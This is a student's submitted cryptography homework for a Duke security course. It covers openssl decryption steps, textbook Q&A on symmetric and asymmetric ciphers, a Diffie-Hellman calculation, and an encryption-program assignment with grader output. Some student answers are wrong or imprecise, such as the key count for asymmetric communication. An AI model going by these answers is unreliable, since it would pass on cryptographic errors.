

Computer and Information Security

(ECE560, Fall 2020, Duke Univ., Prof. Tyler Bletsch)

Homework 2

Name: Yisong Zou

Duke NetID: yz558

Instructions - **read all carefully:**

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something. It is recommended to answer the questions in the order they are asked, as they build on each other.
- **COMPUTERS YOU WILL NEED:**
 - The assignment will make use of the four computers described below.
 - VMs created using the Duke VCM service:
 - Your **Linux VM** ("ECE.560.01.F20 - Ubuntu20.04" on VCM)
 - Your **Windows VM** ("ECE.560.01.F20 - Win10" on VCM)
 - A new **Kali VM** ("ECE.560.01.F20 - Kali 2002.2" on VCM)
 - Your own machine on Duke wifi: your **personal computer** (any OS).
(If working remotely, VPN into the Duke network as needed.)
- **WRITTEN PORTION DIRECTIONS:**
 - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
 - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
 - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
- **PROGRAMMING PORTION DIRECTIONS:**
 - There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 0: Accessing the Homework (0 points, but necessary)

Homework 2 was encrypted with three stages of encryption, but if you're reading this, you've already solved that.


Question 1: Show your work from Question 0 (2 points)

Below, paste the commands needed to complete Question 0.

Generate the public and private key pair

```
zouyisong@EASSONZOU-MB0 .ssh % ssh-keygen -t rsa -m PEM
Generating public/private rsa key pair.
Enter file in which to save the key (/Users/zouyisong/.ssh/id_rsa):
/Users/zouyisong/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /Users/zouyisong/.ssh/id_rsa.
Your public key has been saved in /Users/zouyisong/.ssh/id_rsa.pub.
The key fingerprint is:
```

Get the Encrypted symmetric key



ECE 560 Encrypted Thing Giver

This program is here to distribute a randomly generated secret key specific to *each* student, but I'm not just going to give them away. You will submit an SSH public key for a keypair you've generated, and I'll encrypt the random secret key with that. The SSH key must be RSA-based, and it's safe to use a previously generated keypair, as we only accept the public key here. **Important:** Save this key pair! We'll use it for the rest of the course!!

To be precise, when you supply a public key, it will be used to RSA encrypt your randomized secret key (for use with AES as described in the assignment). In other words, this program returns:

```
rsa(plaintext=a_secret_key_i_want_to_give_you, pubkey=your_provided_ssh_pubkey)
```

Note: This is an academic exercise and not actually all that secure: I have no evidence that the key you provide actually belongs to the NetID you say! In a real application of public key cryptography, there would be a chain of trust to assert that your key actually belongs to you.

Your NetID:

Paste your SSH public key here (e.g. id_rsa.pub):

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDQFozKx611cdK+KxAmGLU89pxP1jIOGj6xGHvk3y08SjmfY301PALw@vpTihKnFHVIV8KrtmF8G5ugFXNM/ZeJkm2j6DsJFCY
RKC1ySj5CVLtv7x2MHAZo9mqxz4U5HT1+5z1TTC1H3cJP3jE3JC1/WE18y3Qy9j71RFRDyGrRakdbiqAOY0qoqQNA5j2Iq/e0aaVrJfCE/Iq9D0bygIUKTKSiCen
R0obB6mFYK8p+7N+2hakZC/I6LGC84Rp0ToHfa9EMz1/taVz4K09wmdyzCVL6U06BX2aRtdG9w2mt2+RMBakDPJDTXSDayoddv2qp9LU+6R0R3/9ENEbcl+hhV
F0Wp6k9z53CXm64hWpvas1xyz458+0kvK871bhF8cH8p8+Gf8p8Fy0Cq1dE2Pt3prKgmRDo3e/Oe5b01uP61f1su/h94CxRqe5Yh73an58rPhuxEbaueWdrgnGj
```

For ECE 560. Tool deployed and maintained by Tyler Blietsch (Tyler.Blietsch at duke.edu).

```
yz558@kali:~/ECE560kali/hw2$ ls
secret-yz558.key.enc
```

Decrypt the encrypted symmetric key using my private key and get the Random Symmetric Key(Here I store it inside AES.txt)


```
yz558@kali:~/ECE560kali/hw2$ openssl rsautl -decrypt -inkey ~/.ssh/id_rsa -in secret-yz558.key.enc -out AES.txt
Enter pass phrase for /home/yz558/.ssh/id_rsa:
```

```
yz558@kali:~/ECE560kali/hw2$ ls
AES.txt  secret-yz558.key.enc
yz558@kali:~/ECE560kali/hw2$ cat AES.txt
68c59e229d810f1678c297900797b9ecca32f4a9a7a99926527deaba80c52df6
yz558@kali:~/ECE560kali/hw2$
```

Using 256bits CBC AES standard with the initialization vector as well as the Random Symmetric Key to decrypt the message (here I store the result message in yz558_Data)

```
yz558@kali:~/ECE560kali/hw2$ ls
AES.txt  data-yz558.dat  secret-yz558.key.enc
yz558@kali:~/ECE560kali/hw2$ openssl enc -d -aes-256-cbc -K 68c59e229d810f1678c297900797b9ecca32f4a9a7a99926527deaba80c52df6 -iv 00000000000000000000000000000000
yz558@kali:~/ECE560kali/hw2$ ls
AES.txt  data-yz558.dat  secret-yz558.key.enc  yz558_Data
yz558@kali:~/ECE560kali/hw2$ ls
AES.txt  data-yz558.dat  secret-yz558.key.enc  yz558_Data
yz558@kali:~/ECE560kali/hw2$ sha1sum yz558_Data
998f7d4bd40948c6a5a6139b5893e550abc9aa89  yz558_Data
yz558@kali:~/ECE560kali/hw2$
```

Then I used VeraCrypt to mount the volume and decrypt it




I got the password to the volume using the following instructions(nslookup), and the password is vcm-15743.vm.duke.edu

```
zouyisong@EASSONZOU-MB0 ~ % nslookup target.colab.duke.edu
Server:          152.3.72.100
Address:         152.3.72.100#53


target.colab.duke.edu canonical name = vcm-15743.vm.duke.edu.
Name:   vcm-15743.vm.duke.edu
Address: 67.159.88.184

zouyisong@EASSONZOU-MB0 ~ %
```

After that I successfully mounted the volume



It appears in disk A



Give the SHA1 hash of your decrypted secret key file (e.g. using `sha1sum`).

```
yz558@kali: ~/ECE560-Computer-and-Information-Security/ECE560KALI/hw2$ ls
AES.txt data-yz558.dat secret-yz558.key.enc yz558_Data
yz558@kali: ~/ECE560-Computer-and-Information-Security/ECE560KALI/hw2$ sha1sum AES.txt
ea04633e8b0e8ff28c79d9e1de993376a7658e81 AES.txt
```

ea04633e8b0e8ff28c79d9e1de993376a7658e81

Question 2: Chapters 2, 20, and 21 - Cryptography (21 points)

(Based in part on review questions from the textbook)

- a. What are the inputs and output of a symmetric cipher's encryption function? Its decryption function?

For encryption function, the inputs are plaintext and secret key, the output is transmitted ciphertext. For decryption function, the inputs are transmitted ciphertext and secret key, the output is the plaintext.

- b. How many keys are required for two people to communicate via a symmetric cipher?

Only one secret key shared by them.

- c. What is a message authentication code?

Message authentication code is a small block of data generated by the secret key shared by the sender and receiver and appended to the plain text in order to make sure the authority as well as integrity of the message.

- d. In your own words, describe how each of the three MAC schemes in textbook figure 2.5 work. (The figure is also in the slides; see Cryptography slide 33 or so.)

Figure(a): Sender using the symmetric key to encrypt the hashed message and append this to the message. Receiver use the key to decrypt the result and can authorize the message by comparing the result to the hashed message part.

Figure(b): The same as (a) and the only difference is sender encrypt using the sender's private key and the receiver decrypt using the sender's public key.

Figure9(c): Use a secret value which is only known by the sender and receiver. Sender attach this value to both the head and tail of the message, hash this and attach the result to the message. The receiver can do the same by attach this value to both the head and tail of the message, hash this and verify by comparing to the part that sender attached.

- e. What properties must a hash function have to be useful for message authentication?

There are following properties: (Collected from PPT p34)

1. Should be able to be applied to any message.
2. Should produce a fixed-length output.
3. Easy to compute.
4. One-way
5. infeasible to find $y \neq x$ that $H(y) = H(x)$

6. Can not find a pair (x,y) that $H(x) = H(y)$

f. What problem with symmetric ciphers is solved by asymmetric ciphers?

Solves three problems. The first is the key exchange problem, we need to exchange the symmetric key secretly and trust the other side, however, public key solves this.

The second is the integrity and authentication problem. When encrypted with private key, the receiver can make sure the message is not modified and is from the correct sender.

The third is the confidentiality problem. This is that when encrypted with public key, the sender can make sure only the designated receiver can decrypt the message.

g. What are the inputs and output of an asymmetric cipher's encryption function? Its decryption function?

There are two possibilities.

1. Encryption with receiver's public key. For encryption, the inputs are plaintext and receiver's public key, output is the transmitted ciphertext. For decryption, the inputs are the transmitted ciphertext and the receiver's private key, the output is the plaintext.
2. Encryption with sender's private key. For encryption, the inputs are plaintext and sender's private key, output is the transmitted ciphertext. For decryption, the inputs are the transmitted ciphertext and the sender's public key, the output is the plaintext.

h. How many keys are required for two people to communicate via an asymmetric cipher?

There are two keys, the sender's public key and the sender's private key.

i. Describe the process of using an asymmetric cipher to send a message confidentially. Describe a threat model that this use of cryptography defeats.

The sender should encrypt with the receiver's public key. For encryption, the inputs are plaintext and receiver's public key, output is the transmitted ciphertext. For decryption, the inputs are the transmitted ciphertext and the receiver's private key, the output is the plaintext. Using this process, the sender can make sure that the message is only accessible by the receiver.

The threat model:

1. Asset: secret message sent to the receiver.
2. Vulnerability: message can be intercepted.
3. Attacker's ability: Knows when to intercept message.

The defence:

1.Solution: We use a pair of private and public key.

2.How it solves it: As this attacker do not have the private key, he can't decrypt the message when get it.

- j. Describe the process of using an asymmetric cipher to send a message with provable authenticity. Describe a threat model that this use of cryptography defeats.

The sender should encrypt with his private key. For encryption, the inputs are plaintext and sender's private key, output is the transmitted ciphertext. For decryption, the inputs are the transmitted ciphertext and the sender's public key, the output is the plaintext.

The threat model:

1. Asset: secret message sent to the receiver.
2. Vulnerability: message can be modified or faked by attacker.
3. Attacker's ability: Knows when to send the fake message.

The defence:

1.Solution: We use a pair of private and public key.

2.How it solves it: As this attacker do not have the private key, he can't encrypt the fake message properly to send to the receivers.

- k. What is the difference between a private key and a secret key?

Secret key is shared by both the sender and the receiver. And is used by the symmetric cryptography. But the private key is only owned by the user himself and is used to encrypt and decrypt based on the asymmetric cryptography.

- l. What is a digital signature?

A digital signature is a result of a cryptographic function that can be used to determine the integrity and the authority of the message.

- m. What is a public-key certificate?

Public-key certificate consists of sender's user Id, sender's public key, as well as CA information. The receiver can make sure the authority of the public key by using the CA's public key to decode the information and make sure the sender's public key is valid.

- n. How can public-key encryption be used to distribute a secret key?

This can be achieved by using Diffie-Hellman key exchange algorithm.

- o. What are the two general approaches to attacking cryptography?

Cryptoanalysis: find logical weakness in the algorithm.

Brute-force attack: use brute force to try out the hash.

- p. For general-purpose symmetric encryption, what's a common, good algorithm to use?

It is good to use AES.

- q. For general-purpose asymmetric encryption, what's a common, good algorithm to use?

It is good to use RSA.

- r. What does Diffie-Hellman key exchange accomplish? Describe a threat model that this use of cryptography defeats.

The threat model:

1. Asset: secret key sent to the receiver.
2. Vulnerability: key can be intercepted attacker.
3. Attacker's ability: Knows when to intercept the key.

The defence:

1. Solution: We only send public key to each other.
2. How it solves it: The logarithms are really hard to solve.

- s. How can symmetric and asymmetric cryptography be used together to encrypt a large message in such a way that we get the performance of the symmetric cipher with the public/private key structure of the asymmetric cipher?

We can use a digital envelope. The sender uses the receiver's public key to encrypt the secret key and the message is encrypted with the secret key. We put the two encrypted things in a whole part called a digital envelope. The when receiver get this, he can use his private key to decrypt the secret key and use the secret key to decrypt the message.

- t. What is the difference between a block cipher and a stream cipher?

Block cipher process one block of input at a time. And it can reuses keys.

Stream cipher process the input elements continuously. One element output at a time.

- u. What is ECB mode and why is it bad in most cases? Give an example of a better mode and explain why it's better.

Because ECB will generate similar output on similar input. A better mode is CBC, because for each block it uses the output from the previous block's output as an input.

Question 3: Diffie-Hellman computation (4 points)

Alice and Bob have agreed on the prime number $p=128903289043$ and generator $g=23489$. Let Alice's random number be 23 and let Bob's be 3.

Compute the shared secret key between Alice and Bob. Show your work.

Hint: [Wolfram Alpha](#) will make short work of the large exponentiation/modulo operations; normal integer arithmetic such as that used in C, Python, etc. will not work.

Alice's side:

$(23489^{23}) \text{ MOD } 128903289043 = 34743366840$ (This is Alice's public key)

Shared Secret: $(69330374869^{23}) \text{ MOD } 128903289043 = 68870229433$

Bob's side:

$(23489^3) \text{ MOD } 128903289043 = 69330374869$ (This is Bob's public key)

Shared Secret: $(34743366840^3) \text{ MOD } 128903289043 = 68870229433$

Question 4: Simple Encryption Program (20 points)

Write a command-line program in the Linux environment that performs symmetric encryption using a secret key. You may use any language or library you wish. Do not implement an encryption algorithm yourself! Make use of a library to perform an existing, respected algorithm, such as AES. If called without arguments, the program should print a usage message, e.g.:

Syntax:

```
To encrypt:  ./duke-crypter -e <input_file> <output_file>
To decrypt:  ./duke-crypter -d <input_file> <output_file>
```

Upon being called with one of the syntaxes above, the program will prompt for the secret key on the console. Most programs hide the keys as they are typed, but that involves some weird terminal calls, so for this assignment, your program may echo the typed keys as normal.

Your program may be called something other than "duke-crypter", but otherwise must function as specified above. Your program must not use stdin for anything other than the secret key, though it may write to stderr or stdout.

On a successful operation, it should exit with status 0. The program should exit with a non-zero status if, during decryption, the provided secret key is not correct OR the cipher text is determined to have been tampered with. Your program should also exit with a non-zero status code if any other error occurs (file not found, etc.).

NOTE: The above implies that your program should be able to detect failures in decryption. This means that the ciphertext file should also include some form of signature of the plaintext, likely in the form of a cryptographic hash such as SHA-2 or SHA-3. Alternately, you may use an encryption algorithm that includes built-in integrity verification.

This assignment will be **self-grading**. Once you have a working version, download a tool called [cryptotest.pyc](https://people.duke.edu/~tkbl3/courses/ece560/homework/cryptotest.pyc) which has been developed for this course. You can retrieve it by running:

```
$ wget https://people.duke.edu/~tkbl3/courses/ece560/homework/cryptotest.pyc
```

You can run it with the syntax:

```
$ python3 cryptotest.pyc <your_encryption_program>
```

NOTE: This is compiled python3, which is very sensitive to version changes; it is prepared to work on your Ubuntu VM. Other platforms may give the error "RuntimeError: Bad magic number in .pyc file".

This tool will perform the following steps:

- Generate a plaintext input file
- Encrypt this plaintext file
- Examine the ciphertext and verify that it is not compressible
- Decrypt the ciphertext file
- Verify that the decrypted content matches the original plaintext
- Attempt to decrypt the ciphertext with the wrong secret key
- Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the incorrectness of the key was detected)
- Verify that the output written, if any, does not match the original plaintext
- Tamper with the ciphertext by modifying a byte
- Attempt decryption of this tampered file using the correct secret key
- Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the tampering was detected).

Here is an example run against the instructor solution:

```
-bash
tkb13@reliant ~/tkb13/hw2-program $ python ./cryptotest.pyc example-duke-crypter-good
cryptotest v1.2.0 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)

Generating input file 'test_input'...

Encrypting to 'test_ciphersed'...
$ ./example-duke-crypter-good -e test_input test_ciphersed

Encryption exit status == 0? [ ok] 1/ 1 pts

Calculating compression ratio...
Cipher compressability > 95%? [ ok] 3/ 3 pts (Ratio: 100.06%)

Decrypting to 'test_ciphersed_deciphersed'...
$ ./example-duke-crypter-good -d test_ciphersed test_ciphersed_deciphersed

Decryption exit status == 0? [ ok] 1/ 1 pts

Comparing 'test_input' and 'test_ciphersed_deciphersed'...
Decrypted content matches? [ ok] 6/ 6 pts

Attempting decryption with wrong secret key to 'test_ciphersed_deciphersed_bad'...
$ ./example-duke-crypter-good -d test_ciphersed test_ciphersed_deciphersed_bad

Decryption exit status != 0? [ ok] 1/ 1 pts (Exit status 2).

Comparing 'test_input' and 'test_ciphersed_deciphersed_bad'...
Mis-decrypted content differs? [ ok] 4/ 4 pts

Tampering with ciphertext to produce 'test_ciphersed_tampered'...

Attempting decryption of tampered file to 'test_ciphersed_tampered_deciphersed'...
$ ./example-duke-crypter-good -d test_ciphersed_tampered test_ciphersed_tampered_deciphersed

Decryption exit status != 0? [ ok] 4/ 4 pts (Exit status 2).
-----
TOTAL 20/20 pts

Writing certified report to cryptotest-report.txt...

When you're satisfied, zip up your source code, the binary you used for this
test, and cryptotest-report.txt into a file called:

    <netid>_homework2_crypter.zip

Submit this ZIP to Sakai.

tkb13@reliant ~/tkb13/hw2-program $
```

To contrast, here is an example run against a very lousy solution:

```
-bash
tkb13@reliant ~/tkb13/hw2-program $ python ./cryptotest.pyc example-duke-crypter-bad
cryptotest v1.2.0 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)

Generating input file 'test_input'...

Encrypting to 'test_ciphersed'...
$ ./example-duke-crypter-bad -e test_input test_ciphersed

Encryption exit status == 0? [ ok] 1/ 1 pts

Calculating compression ratio...
Cipher compressability > 95%? [FAIL] 0/ 3 pts The cipher file is too compressable (Ratio: 6.99%).

Decrypting to 'test_ciphersed_deciphersed'...
$ ./example-duke-crypter-bad -d test_ciphersed test_ciphersed_deciphersed

Decryption exit status == 0? [ ok] 1/ 1 pts

Comparing 'test_input' and 'test_ciphersed_deciphersed'...
Decrypted content matches? [FAIL] 0/ 6 pts Deciphersed file doesn't match input.

Attempting decryption with wrong secret key to 'test_ciphersed_deciphersed_bad'...
$ ./example-duke-crypter-bad -d test_ciphersed test_ciphersed_deciphersed_bad

Decryption exit status != 0? [FAIL] 0/ 1 pts Exit status 0 means the tool didn't notice the key was wrong.

Comparing 'test_input' and 'test_ciphersed_deciphersed_bad'...
Mis-decrypted content differs? [ ok] 4/ 4 pts

Tampering with ciphertext to produce 'test_ciphersed_tampered'...

Attempting decryption of tampered file to 'test_ciphersed_tampered_deciphersed'...
$ ./example-duke-crypter-bad -d test_ciphersed_tampered test_ciphersed_tampered_deciphersed

Decryption exit status != 0? [FAIL] 0/ 4 pts Exit status 0 means the tool didn't detect the tampering.
-----
TOTAL 6/20 pts

writing certified report to cryptotest-report.txt...

when you're satisfied, zip up your source code, the binary you used for this
test, and cryptotest-report.txt into a file called:

<netid>_homework2_crypter.zip

Submit this ZIP to Sakai.

tkb13@reliant ~/tkb13/hw2-program $
```


The tool produces a report a report called "**cryptotest-report.txt**" which contains content similar to the following:

```
